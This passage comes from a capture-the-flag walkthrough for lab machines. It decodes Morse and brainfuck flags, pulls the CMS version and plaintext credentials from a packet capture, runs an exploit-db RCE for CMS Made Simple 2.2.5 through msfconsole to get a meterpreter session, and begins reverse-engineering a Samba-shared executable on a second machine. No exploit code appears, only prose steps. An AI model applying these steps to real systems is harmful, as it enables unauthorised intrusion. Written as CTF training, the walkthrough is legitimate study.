


Step:5:- We will use strings command to look at string records of ‘sampleimage.png’ file.



We would get a morse code at the end.


Step:6:- Decode the morse code found in the string records.




After we decode the morse code, we will get our first flag which is a EDB number and a database number which could be a hint to the exploitation process.

Step:7:- Open the ‘Flag-2-of-3.pcapng’ file with wireshark and set a http filter. By this we will get to know about the


cms version of target machine which is ‘cmsms2.2.5’, this version could be of vast use to search and verify exploits.




Step:8:- We will then get out second flag in packet number 666, which is username,password as lucid3us,lcsp@123, which is quite useful in exploit entries.




Step:9:- Now we will search a RCE exploit for cms 2.2.5 on exploit-db.com, doing so , we will come to know that the the EDB-ID of this matches from what we got by decoding the morse code.



Step:10:- After we get the right exploit, we will use the exploit on msfconsole , make all necessary entries and run the exploit in order to get the meterpreter.




Step:11:- After we get the meterpreter, we will now browse for the third flag, we will get the third flag in ‘C:\Users\Sanj\Desktop’.



As we open the file Flag-3-of-3.txt, we will get a brainfuck code which we will have to decode.


Step:12:- The last step is to decode the third flag which is a brainfuck code.



Third machine cracked.

Machine 4:-192.168.0.165


Step:1:- Use nmap to display vulnerabilities.




After performing nmap scan, we will get to know that samba is running on this target machine and it as a file named ‘tryharder.exe’.

Step:2:- Since ‘tryharder.exe’ is a .exe file, the best thing we can do with it is to reverse engineer it .
It can be done by :-


- Open the .exe file with any debugger, in my case ‘Olly’, and go to its executable modules.




- Next step is to spot our .exe file and double click on it.



- After double clicking on the .exe file, we have to view its text strings.




- We will get our second flag in form of base64 code which we will have to decrypt.



